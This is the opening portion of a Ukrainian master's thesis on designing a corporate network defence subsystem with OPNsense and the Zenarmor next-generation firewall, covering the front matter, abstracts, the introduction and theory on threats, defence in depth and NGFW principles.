


Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи магістра
на тему: «Методи та технології організації підсистеми
захисту корпоративної мережі з використанням рішень
NGFW Zenarmor і OPNsense»


Виконав студент 2-го курсу групи КБм-24-1
спеціальності 125 «Кібербезпека та захист інформації»

 Костянтин РЕТИВИХ

Керівник старший викладач кафедри комп'ютерної
інженерії та кібербезпеки

 Марія КОЛОЩУК

Рецензент завідувач кафедри комп'ютерної інженерії
та кібербезпеки, кандидат технічних наук, доцент

 Андрій ЄФІМЕНКО

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека та захист інформації»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач
кафедри комп'ютерної
інженерії та кібербезпеки

 Андрій Єфіменко
6 жовтня 2025 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу магістра

Студент: Ретивих Костянтин Олександрович

Тема роботи: **«Методи та технології організації підсистеми захисту
корпоративної мережі з використанням рішень NGFW Zenarmor і
OPNsense»**

затверджена Наказом університету від 6 жовтня 2025 р. №566/с

Термін здачі студентом закінченої роботи 18 грудня 2025 р.







Вихідні дані роботи (зазначається предмет і об'єкт дослідження):

1. Топологія захищеної корпоративної мережі.
2. Підсистема захисту на базі рішень NGFW Zenarmor і OPNsense.

Обладнання та програмне забезпечення:

1. GNS3 v.2.2.54;
2. Oracle VM VirtualBox 7.0.24;
3. ОС Windows 10;
4. ОС Windows Server 2019;
5. ОС OPNsense v.25.7.5;
6. NGFW Zenarmor v.2.2.

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються


Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Ольга ДЯЧУК	 06.10.2025	 06.10.2025
2	Ольга ДЯЧУК	 06.10.2025	 06.10.2025
3	Ольга ДЯЧУК	 06.10.2025	 06.10.2025


Студент  Костянтин РЕТИВИХ

Керівник  Марія КОЛОЩУК

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Постановка завдання	06.10.2025 – 10.10.2025	Виконано
2	Розробка плану роботи та завдань	11.10.2025 – 15.10.2025	Виконано
3	Аналіз літературних джерел	16.10.2025 – 20.10.2025	Виконано
4	Аналіз сучасних загроз та концепції багаторівневої системи захисту	21.10.2025 – 25.10.2025	Виконано
5	Аналіз принципу роботи міжмережевих екранів	26.10.2025 – 30.10.2025	Виконано
6	Огляд рішень OPNsense та Zenarmor	31.10.2025 – 04.11.2025	Виконано
7	Проектування топології мережі та аналіз вимог до її захисту	05.11.2025 – 09.11.2025	Виконано
8	Вибір апаратного забезпечення	10.11.2025 – 14.11.2025	Виконано
9	Розробка схеми інтеграції рішень OPNsense та NGFW Zenarmor	15.11.2025 – 19.11.2025	Виконано
10	Налаштування проєкту мережі та обраних рішень в середовищі GNS3	20.11.2025 – 24.11.2025	Виконано
11	Тестування роботи мережі та підсистеми захисту	25.11.2025 – 30.12.2025	Виконано
12	Оформлення пояснювальної записки	01.12.2025 – 10.12.2025	Виконано
13	Підготовка презентації	11.12.2025 – 17.12.2025	Виконано
14	Захист	18.12.2025	Виконано

Студент  Костянтин РЕТИВИХ

Керівник  Марія КОЛОЩУК

АНОТАЦІЯ

Випускна кваліфікаційна робота на тему «Методи та технології організації підсистеми захисту корпоративної мережі з використанням рішень NGFW Zenarmor і OPNsense» складається зі вступу, трьох розділів, висновків, списку використаної літератури, додатків і має 85 сторінок основного тексту, 69 рисунків, 4 таблиць, 9 сторінок додатків. Список використаних джерел містить 18 найменувань і займає 2 сторінки. Загальний обсяг роботи – 94 сторінки.

Метою роботи є дослідження методів та технологій організації підсистеми захисту корпоративної мережі з використанням рішень NGFW Zenarmor і OPNsense.

В ході роботи було проаналізовано важливість використання корпоративних мереж та особливості впровадження концепції багаторівневої системи захисту. Визначено, що міжмережеві екрани нового покоління (NGFW) є одним з ключових елементів сучасної безпеки мереж. Обґрунтовано вибір рішень OPNsense та плагіна NGFW Zenarmor, як найбільш оптимальних і функціональних рішень для забезпечення підсистеми захисту мережі

Виконано проектування топології мережі на базі трирівневої ієрархічної моделі та здійснено вибір необхідного обладнання. Проведено систематизований аналіз загроз, що дозволило розробити багаторівневу політику безпеки та схему інтеграції OPNsense і Zenarmor.

Реалізовано проєкт мережі в емуляторі GNS3. Виконано базове налаштування ключових служб та мережевих пристроїв. Впроваджено підсистему захист на базі функціоналу рішення OPNsense з інтеграцією плагіна Zenarmor. Проведене практичне тестування та цілеспрямовані атаки підтвердили високу ефективність та достатню відмовостійкість платформи OPNsense в умовах інтенсивних загроз та великої кількості трафіку.

КЛЮЧОВІ СЛОВА: КОРПОРАТИВНА МЕРЕЖА, БАГАТОРІВНЕВИЙ ЗАХИСТ, ЗАГРОЗИ, ПОЛІТИКА ДОСТУПУ, ФАЄРВОЛ, МІЖМЕРЕЖНИЙ ЕКРАН НАСТУПНОГО ПОКОЛІННЯ, OPNSENSE, ZENARMOR.

ANNOTATION

The graduation work consists of an introduction, three chapters, conclusions, a list of references and appendices. It contains 85 pages of main text, 69 figures, 4 tables, and 9 pages of appendices. The list of references includes 18 sources and occupies 2 pages. The total volume of the work is 94 pages.

The goal of the work is to research the methods and technologies for organizing a corporate network security subsystem using the NGFW solutions Zenarmor and OPNsense.

During the work, the importance of using corporate networks and the specifics of implementing the Defense in Depth concept were analyzed. It was determined that Next-Generation Firewalls (NGFWs) are one of the key elements of modern network security. The selection of OPNsense solutions and the NGFW Zenarmor plugin was justified as the most optimal and functional solution for implementing the network security subsystem.

The network topology was designed based on a three-tier hierarchical model and the necessary hardware was selected. A systematic threat analysis was conducted, which allowed for the development of a multi-layered security policy and the integration scheme of OPNsense and Zenarmor.

The network project was implemented in the GNS3 emulator. The basic configuration of key services and network devices was performed. A security subsystem was implemented based on the OPNsense solution functionality with the integration of the Zenarmor plugin. Practical testing and targeted attacks confirmed the high effectiveness and sufficient fault tolerance of the OPNsense platform under conditions of intensive threats and high traffic volume.

KEY WORDS: CORPORATE NETWORK, DEFENSE IN DEPTH, THREATS, ACCESS POLICY, FIREWALL, NEXT-GENERATION FIREWALL, OPN SENSE, ZENARMOR.

ЗМІСТ

ВСТУП.....	8
РОЗДІЛ 1. АНАЛІЗ ТА ТЕОРЕТИЧНІ ОСНОВИ ЗАХИСТУ КОРПОРАТИВНИХ МЕРЕЖ	10
1.1 Аналіз сучасних загроз та викликів у корпоративних мережах	10
1.2 Концепція багаторівневої системи захисту корпоративних ІТ- інфраструктур.....	14
1.3 Принципи роботи міжмережевих екранів нового покоління (NGFW)	17
1.4 Огляд технологій і рішень OPNsense та Zenarmor	20
1.5 Порівняльний аналіз OPNsense + Zenarmor з іншими NGFW-рішеннями	25
Висновки до розділу 1	30
РОЗДІЛ 2. ПРОЄКТУВАННЯ ПІДСИСТЕМИ ЗАХИСТУ КОРПОРАТИВНОЇ МЕРЕЖІ	31
2.1 Архітектура корпоративної мережі та вимоги до її захисту	31
2.2 Вибір технологічної платформи і апаратного забезпечення.....	37
2.3 Модель загроз та політика безпеки корпоративної мережі.....	39
2.4 Розробка схеми інтеграції рішень OPNsense та Zenarmor	41
2.5 Розробка політик доступу, NAT та IDS/IPS.....	43
Висновки до розділу 2	45
РОЗДІЛ 3. РЕАЛІЗАЦІЯ, ТЕСТУВАННЯ ТА АНАЛІЗ ЕФЕКТИВНОСТІ ПІДСИСТЕМИ	46
3.1 Налаштування підсистеми захисту на базі OPNsense.....	46
3.2 Інтеграція Zenarmor як NGFW-модуля.....	63
3.3 Моніторинг трафіку та виявлення загроз (Suricata, Zenarmor Reports).....	67
3.4 Тестування продуктивності та аналіз ефективності фільтрації	78
Висновки до розділу 3	80
ВИСНОВКИ.....	82
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ	84
ДОДАТКИ.....	86

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

DPI – Deep Packet Inspection

NGFW – Next-Generation Firewall

ПЗ – Програмне забезпечення

IDS/IPS – Intrusion Detection System / Intrusion Prevention System

NAT – Network Address Translation

DoS – Denial of Service

DDoS – Distributed Denial of Service

VPN – Virtual Private Network

IT – Information Technology

APT – Advanced Persistent Threat

MitM – Man-in-the-Middle

ZTA – Zero Trust Architecture

MFA – Multi-Factor Authentication

WAF – Web Application Firewall

EDR – Endpoint Detection and Response

SIEM – Security Information and Event Management

UEBA – User and Entity Behavior Analytics

LAN – Local Area Network

WLAN – Wireless Local Area Network

ЦОД – Центр обробки даних

DNS – Domain Name System

CIA – Confidentiality, Integrity, Availability

AD – Active Directory

GPO – Group Policy Object

NTP – Network Time Protocol

SSH – Secure Shell

AI – Artificial Intelligence

ВСТУП

Актуальність теми. Стрімка еволюція IT-інфраструктур, що характеризується переходом до гібридних та розподілених мереж і відповідно розширенням вектору загроз змінили вимоги до кібербезпеки. Традиційні механізми захисту периметра, засновані на простих списках контролю доступу, є неефективними в протидії цільовим атакам, фішингу та шкідливому програмному забезпеченню, які часто розповсюджуються каналами на рівні додатків (L7). В таких умовах організації все частіше шукають рішення багаторівневої системи захисту, яке б поєднувало традиційні функції міжмережевого екрана з можливостями глибокої інспекції пакетів (Deep packet inspection, DPI) та проактивного виявлення та запобігання вторгненням (Intrusion Detection System / Intrusion Prevention System, IDS/IPS).

Особливе місце у вирішенні цієї проблеми займають міжмережеві екрани нового покоління (Next-Generation Firewall, NGFW). На цьому фоні вкрай перспективним є інтеграція OPNsense з модулем NGFW Zenarmor. OPNsense – це безкоштовна операційна система, що поєднує функції маршрутизатора та міжмережевого екрана і здатна забезпечити базовий захист інфраструктури на мережевому рівні. А Zenarmor здатен доповнити функціонал OPNsense розширеними можливостями глибокої інспекції пакетів, контролем трафіку і ефективною веб-фільтрацією застосунків.

Метою кваліфікаційної роботи є дослідження методів та технологій організації багаторівневої підсистеми захисту корпоративної мережі, а також проектування та практична оцінка ефективності роботи інтегрованих рішень NGFW Zenarmor і OPNsense.

Для досягнення поставленої мети визначено такі завдання:

- 1) Провести аналіз актуальних кіберзагроз та викликів в сучасних корпоративних мережах та обґрунтувати необхідність впровадження NGFW для створення багаторівневої системи захисту.

- 2) Дослідити функціональні можливості та характеристики рішень OPNsense та Zenarmor.

3) Розробити архітектуру корпоративної мережі, включаючи логічну топологію та схему інтеграції модулів безпеки.

4) Розробити детальні політики мережевого доступу, правил фаєрвола, конфігурацію NAT, використання IDS/IPS та правил фільтрації NGFW.

5) Здійснити практичну реалізацію проєкту, включаючи базове налаштування, інтеграцію всіх компонентів та застосування розроблених політик.

6) Провести тестування розгорнутої системи, включаючи моніторинг трафіку та аналіз ефективності фільтрації загроз (направлені атаки, DoS, шкідливе ПЗ, фішинг).

Об'єктом дослідження є процес забезпечення комплексної мережевої безпеки корпоративної IT-інфраструктури.

Предметом дослідження є методи та технології реалізації функціоналу міжмережевого екрана нового покоління (NGFW) шляхом інтеграції рішень OPNsense та Zenarmor.

РОЗДІЛ 1. АНАЛІЗ ТА ТЕОРЕТИЧНІ ОСНОВИ ЗАХИСТУ КОРПОРАТИВНИХ МЕРЕЖ

1.1 Аналіз сучасних загроз та викликів у корпоративних мережах

Корпоративна мережа – це фундаментальна ІТ-інфраструктура, яка охоплює фізичне, віртуальне чи логічне середовище зв'язку, що з'єднує пристрої, додатки та користувачів організації. Вона є основою сучасного бізнесу, оскільки забезпечує співробітникам можливість обмінюватися даними та програмами, а також отримувати доступ до необхідних внутрішніх і зовнішніх ресурсів [1].

За своєю суттю, корпоративна мережа – це інфраструктура, що включає апаратні та програмні системи, а також комунікаційні протоколи, які дозволяють системам і користувачам спілкуватися, обмінюватися інформацією, запускати сервіси та виконувати певні бізнес-операції. Вона надає можливість для з'єднання обмеженої кількості авторизованих систем та осіб, забезпечуючи безпечний та ефективний комунікаційний канал для виконання конкретних завдань. Для об'єднання географічно віддалених локацій організації можуть використовувати віртуальні приватні мережі (VPN).

Зі зростанням і розвитком бізнесу, особливо у великих середовищах з численними користувачами, локаціями або значною кількістю систем, критична залежність від корпоративних мереж зростає. Ці мережі стають вкрай необхідними для забезпечення безперебійного доступу до спільних ресурсів та інформації. Виникнення збоїв у роботі корпоративної мережі унеможливорює виконання багатьох завдань, що безпосередньо призводить до ризику суттєвих фінансових та репутаційних втрат. З цієї причини, корпоративні мережі повинні бути належним чином спроектовані та обслуговувані для мінімізації ймовірності будь-яких збоїв. Типовими прикладами середовищ, де використовуються такі мережі є:

- виробничі підприємства;
- великі роздрібні магазини;
- мережі ресторанів та послуг;
- комунальні та державні установи;

- медичні заклади;
- університети.




Рисунок 1.1 – Приклад комплексної корпоративної мережі з різних філій [2]

В умовах зростаючого обсягу даних, ускладнення ІТ-архітектур та постійного посилення кіберзагроз, оптимізація корпоративної мережевої системи є необхідною умовою для підтримки конкурентоспроможності та безперервності бізнесу. Оптимізована система забезпечує цілісний, високопродуктивний підхід, що об'єднує додатки та ІТ-системи у єдиний ефективний механізм. Ця трансформація мережі має вагоме значення, оскільки вона гарантує максимальне підвищення продуктивності, оперативну ефективність, значне посилення безпеки та послідовність процесів в масштабах усієї організації, що в сукупності надає підприємству численні переваги [3].

1. Підвищення ефективності та продуктивності. Належним чином спроектована та надійна ІТ-інфраструктура значно підвищує ефективність і продуктивність різних відділів організації. Швидка та безперебійна передача інформації безпосередньо впливає на загальну продуктивність співробітників, а також сприяє швидшій та ефективнішій комунікації. Оптимізована корпоративна

мережа, крім підвищення швидкості внутрішнього зв'язку, також гарантує покращену взаємодію з клієнтами завдяки розширеній функціональності вебсайтів, онлайн-транзакціям та інтерактивному клієнтському досвіду.

2. Посилення рівня безпеки. Оптимізація корпоративної мережі є вирішальною для раннього виявлення загроз безпеки та кібератак. Добре розроблена мережа дозволяє швидко виявити вразливості та запобігти широкомасштабному компрометуванню даних. Крім того, мережева оптимізація запобігає маніпуляціям даними у разі втрати обладнання або порушення безпеки, що сприяє ефективнішому управлінню інцидентами та швидкому відновленню. Великі підприємства прагнуть виявляти загрози в режимі реального часу для кращого моніторингу та захисту. Корпоративна мережа є основним засобом виявлення загроз, впроваджуючи механізми безпеки, які доповнюють ролі міжмережових екранів та інших спеціалізованих інструментів безпеки.

3. Зменшення часу простою ІТ-систем. Постійні збої, несправності та простої ІТ-систем можуть призвести до значних фінансових втрат для бізнесу. Кожна поломка чи відмова системи спричиняє значні збитки, і такі неприємні ситуації частіше виникають у компаніях із застарілою чи неефективною ІТ-інфраструктурою. Оптимізуючи ІТ-інфраструктуру, особливо хмарну, компанія може запобігти значним втратам доходу та, відповідно, суттєво підвищити продуктивність. Надійна та оптимізована мережа забезпечує високу швидкість і доступність мережі, що зменшує час простою одночасно підвищуючи продуктивність.

4. Мінімізація витрат. Корпоративні мережі забезпечують ефективний зв'язок між різними додатками та кінцевими користувачами. Оптимізована мережева інтеграція дозволяє підприємствам отримувати вигоду від покращеного підключення, що дає змогу ефективно керувати операціями та взаємодією з клієнтами. Крім того, вона значно спрощує доступ до інформації в режимі реального часу та взаємодію між кінцевими користувачами, внутрішнім персоналом та мережевою інфраструктурою загалом.

Основні загрози

Сучасні корпоративні мережі функціонують у середовищі, яке постійно ускладнюється та змінюється через поширення віддаленої роботи, хмарних технологій та збільшення кількості підключених пристроїв. Це розширює поверхню атаки та вимагає від організацій захисту від загроз, що постійно вдосконалюються [4].

Виділяють наступні основні категорії загроз, з якими стикаються корпоративні мережі.

1. Шкідливе програмне забезпечення. Ця категорія залишається однією з найбільших загроз, оскільки вона може призвести до прямої втрати даних та простою систем:

- програми-вимагачі (Ransomware). Шкідливе ПЗ, яке шифрує файли або блокує доступ до всієї мережі, вимагаючи викуп. Є однією з найбільш руйнівних загроз для бізнесу;

- віруси, хробаки та троянські програми. Призначені для порушення функціонування систем, викрадення даних або надання зловмисникам прихованого віддаленого доступу.

2. Атаки, засновані на ідентифікації та соціальній інженерії. Як показують останні дослідження, атаки орієнтовані на викрадення ідентифікаційних даних, є найпоширенішою точкою входу в корпоративні мережі:

- фішинг та крадіжка облікових даних. Атаки, які використовують соціальну інженерію (часто через електронну пошту) для введення в оману співробітників з метою отримання їхніх логінів, паролів або іншої конфіденційної інформації;

- зловживання обліковими записами. Використання викрадених або скомпрометованих облікових даних для несанкціонованого доступу до мережі та подальшого горизонтального переміщення (Lateral Movement) всередині неї.

3. Вразливості інфраструктури та внутрішні загрози:

- несанкціонований доступ та вразливості. Атаки з використанням незакритих вразливостей в мережевому обладнанні, операційних системах чи

застосунках (так звані «атаки нульового дня»). Сюди ж відносяться спроби несанкціонованого доступу (як зовнішнього, так і внутрішнього).

- внутрішні загрози. Загрози, що походять від користувачів, які мають легітимні права доступу (співробітники, підрядники). Вони можуть бути зловмисними (свідомий саботаж чи крадіжка даних) або недбалими (витік через людську помилку або неналежне навчання);

- атаки на ланцюжок постачання. Компрометація довірених партнерів, постачальників послуг або програмного забезпечення, що дозволяє зловмисникам проникнути у мережу організації через зовнішній довірений канал.

4. Мережеві та цільові атаки.

- атаки типу «Відмова в обслуговуванні» (DDoS). Спрямовані на виведення з ладу серверів або мережевих пристроїв шляхом перевантаження їх надмірним трафіком, що робить сервіси недоступними для легітимних користувачів.

- атаки «людина посередині» (Man-in-the-Middle, MitM). Перехоплення та потенційне втручання в повідомлення між пристроями у мережі;

- складні постійні загрози (Advanced Persistent Threats, APT). Тривалі та приховані кібератаки, під час яких зловмисники отримують несанкціонований доступ до мережі та залишаються там на довгий час, викрадаючи дані або здійснюючи постійний моніторинг без виявлення.

1.2 Концепція багаторівневої системи захисту корпоративних ІТ-інфраструктур

Концепція багаторівневої системи захисту (Defence in Depth, DiD) є стратегією інформаційної безпеки, яка передбачає використання кількох шарів захисних механізмів, розташованих по всій ІТ-інфраструктурі, а не лише на зовнішньому периметрі. Основна ідея полягає в тому, що якщо один рівень захисту буде скомпрометовано, наступний шар запобігатиме успіху атаки, створюючи надлишковість та перешкоди для зловмисника. Цей підхід охоплює технологічні (брандмауери, шифрування), фізичні (контроль доступу) та адміністративні (політики, навчання персоналу) засоби контролю [5].

Згідно з NIST SP 800-215, сучасний захист корпоративної мережі вимагає відходу від традиційного мережевого периметра та прийняття підходів, орієнтованих на користувача, пристрій і сервіс. Ця еволюція призвела до формування багаторівневої системи захисту, ключові вимоги якої згруповані навколо концепції нульової довіри (Zero Trust Architecture, ZTA) та забезпечення безпеки в гібридних середовищах.

1. Фундаментальні вимоги до архітектури та контролю доступу стосуються технологічних основ захисту, які мають бути інтегровані в мережеву архітектуру:

- принцип нульової довіри (Zero Trust Architecture, ZTA). Вимога переходу до моделі, де жоден користувач, пристрій чи застосунок не отримує довіри автоматично. Доступ надається лише після безперервної та контекстуальної перевірки кожного запиту;

- управління ідентифікацією та доступом (Identity and Access Management, IAM). Встановлення суворого контролю з використанням принципу найменших привілеїв (principle of least privilege), що надає користувачам лише мінімально необхідний доступ для виконання їхніх обов'язків. Це знижує ризик витоку даних через помилку чи зловмисний намір;

- багатофакторна автентифікація (multi-factor authentication, MFA). Обов'язкове використання мінімум двох факторів автентифікації для доступу до всіх корпоративних ресурсів, з пріоритетом на стійкі до фішингу автентифікатори;

- захист даних в спокою та русі (At Rest & In Transit). Визначення критичних даних, які мають бути зашифровані. Шифрування повинно масштабуватися на всю мережу та забезпечувати безпеку робочих навантажень у динамічних середовищах;

- мікросегментація. Вимога розділення мережі та програмних середовищ на невеликі, ізольовані зони. Це передбачає гранульований контроль доступу для запобігання поширенню атаки всередині мережі;

- безпека застосунків та API. Необхідність впровадження заходів захисту на рівні коду, а також використання брандмауерів вебзастосунків (WAF) та

спеціалізованих інструментів для контролю та захисту програмних інтерфейсів (API), що слугують точками обміну даними.

2. Операційні та технологічні вимоги. Дані вимоги стосуються щоденного моніторингу та управління кінцевими пристроями і сервісами:

- управління безпекою кінцевих точок (Endpoint Security). Керування захистом пристроїв за допомогою технологій EDR (Endpoint Detection and Response), які безперервно моніторять мережеву активність на предмет аномального трафіку;

- централізований моніторинг (SIEM/UEBA). Впровадження систем SIEM (Security Information and Event Management) та UEBA (User and Entity Behavior Analytics) для агрегації, кореляції та аналізу подій безпеки з усієї інфраструктури, що дозволяє виявляти складні та приховані загрози;

- уніфіковане керування кінцевими вузлами UEM (Unified Endpoint Management). Впровадження рішення для централізованого керування, відстеження та забезпечення безпеки всіх кінцевих пристроїв (ноутбуків, мобільних, IoT), які підключаються до мережі, включаючи перевірку їхнього стану;

- запобігання та виявлення вторгнень. Впровадження систем NGFW (Next-Generation Firewall), IDS/IPS (Intrusion Detection System / Intrusion Prevention System) та інших засобів, які забезпечують глибоку інспекцію трафіку та швидке реагування на загрози.

3. Управлінські та організаційні вимоги стосуються людського фактора, стратегічного планування та відповідальності:

- залучення вищого керівництва. Кіберзагрози мають розглядатися як бізнес-проблема. Вище керівництво повинно брати участь у розробці стратегії безпеки, розуміючи правові, фінансові та технологічні наслідки рішень;

- планування аварійного відновлення (Disaster Recovery). Розробка надійного плану аварійного відновлення та мінімізації ризиків. Цей план має чітко визначати відповідальність і робочі процеси та регулярно оновлюватися;

– навчання співробітників. Проведення регулярного навчання співробітників з питань кібербезпеки. Працівники є першою лінією захисту, і їхня обізнаність є критичною для запобігання атакам, спрямованим на людський фактор (соціальна інженерія);

– управління вразливостями та патчинг. Налаштування безперервного процесу ідентифікації, оцінки та усунення (через патчі та оновлення) вразливостей в усіх елементах мережевої інфраструктури та програмного забезпечення.

1.3 Принципи роботи міжмережевих екранів нового покоління (NGFW)

Фаєрвол (міжмережевий екран, брандмауер) є фундаментальним елементом мережевої безпеки, розробленим для запобігання несанкціонованому доступу до мережі шляхом контролю вхідного та вихідного трафіку [6]. Фаєрволи моніторять усі порти, які є точками зв'язку між пристроями всередині мережі та зовнішніми пристроями, і, базуючись на наборі попередньо налаштованих правил, вирішують, чи дозволити, чи заблокувати трафік. Міжмережеві екрани можуть бути реалізовані як апаратно (наприклад, у маршрутизаторі) так і програмно (встановлені як застосунок на пристрої). Еволюція фаєрволів відбувалася у кілька етапів [7].

Перше покоління (Packet Filtering Firewalls) – 1990-ті роки. Дозволяли або блокували пакети інформації виключно на основі їхніх вихідних та кінцевих IP-адрес (мережевий рівень L3).

Друге покоління (Gateway Firewalls / Stateful Inspection) – початок 2000-х. На відміну від першого покоління, stateful firewalls розглядали пакети не ізольовано, а як частину цілої «розмови» між хостами, зберігаючи таблицю станів для моніторингу TCP-потоків чи UDP-комунікацій. Завдяки цьому вони ефективно блокували несанкціонований доступ і атаки, що використовували легітимні сесії.

Хоча фаєрволи другого покоління були ефективними, вони мали обмеження у боротьбі зі шкідливим програмним забезпеченням, що надходить

від довірених джерел та у запобіганні складним вторгненням. Це стало поштовхом для переходу до наступного рівня.

Міжмережевий екран нового покоління (Next-Generation Firewall, NGFW) є еволюцією традиційного брандмауера та належить до третього покоління технологій мережевої безпеки (вперше з'явилися в 2007). NGFW – це критично важливий компонент сучасної архітектури багаторівневого захисту, особливо в динамічних гібридних і хмарних інфраструктурах.

NGFW розширює функціональність звичайного брандмауера (який виконує лише пакетну фільтрацію та перевірку стану трафіку, працюючи на рівнях L3-L4 моделі OSI) за рахунок глибшої інспекції трафіку та інтеграції контекстно-орієнтованих функцій безпеки.

Основні принципи роботи та риси NGFW

NGFW спроектовано для протидії складним загрозам на рівні застосунків через інтелектуальні, контекстно-орієнтовані функції безпеки. Він здатний захищати корпоративні цифрові активи (дані та застосунки) від нових видів загроз, включаючи атаки на рівні застосунків та складне шкідливе програмне забезпечення. Його ключові принципи роботи полягають в наступному.

1. Глибока інспекція пакетів та обізнаність про застосунки (Application Awareness). На відміну від традиційного брандмауера, який працює переважно на мережевому рівні (L3/L4 моделі OSI), NGFW здатний проводити глибоку інспекцію пакетів (Deep Packet Inspection, DPI) і працювати на рівні застосунків (L7). NGFW може ідентифікувати, класифікувати та контролювати конкретні застосунки (наприклад, Facebook, Google, YouTube), незалежно від порту чи протоколу, який вони використовують. Це дозволяє адміністраторам застосовувати політики безпеки не лише за IP-адресами, але й за типом трафіку, доменом або поведінкою застосунку.

2. Інтегровані функції захисту від загроз. Залежно від рішення, NGFW можуть об'єднувати кілька функцій безпеки, що забезпечує цілісний захист:

– система запобігання вторгненням (Intrusion Prevention System, IPS): Інтегрований модуль, який активно моніторить трафік на наявність відомих

загроз і аномалій, автоматично блокуючи підозрілі атаки до того, як вони досягнуть цілі;

- антивірус. Сканування трафіку (включаючи зашифрований SSL/TLS) на наявність шкідливого програмного забезпечення;

- веб-фільтрація та фільтрація URL. Блокування доступу користувачів до небезпечних або небажаних вебсайтів (за категоріями або репутацією);

- аналіз загроз у режимі реального часу (Threat Intelligence). Використання зовнішніх джерел інформації про актуальні загрози для оперативної корекції політик захисту.

Хоча NGFW та брандмауер вебзастосунків (Web Application Firewall, WAF) обидва є важливими для безпеки і дечому їх функціонал подібний, проте вони працюють на різних рівнях і мають різне призначення. На табл.1.1 наведено їх основні відмінності.

Таблиця 1.1

Порівняльна характеристика NGFW та WAF

Характеристика	NGFW	WAF
Призначення	Захист мережевого рівня від несанкціонованого трафіку, шкідливого ПЗ та мережевих атак	Захист вебзастосунків від атак на рівні коду
Рівень OSI	Мережевий та транспортний рівні (L3–L7)	Рівень застосунків (L7)
Приклади загроз	DDoS, віруси, фішинг, мережеві атаки	SQL-ін'єкції, міжсайтовий скриптинг (XSS), підробка міжсайтових запитів (CSRF)

Нижче на рис.1.1 наведено візуалізацію роботи традиційний фаєрволів, NGFW та WAF на різних рівнях моделі OSI. Це підкреслює, що будь-які рішення міжмережевого екрану не є взаємозамінними, а лише доповнюють один одного, притримуючись концепції багаторівневого захисту.

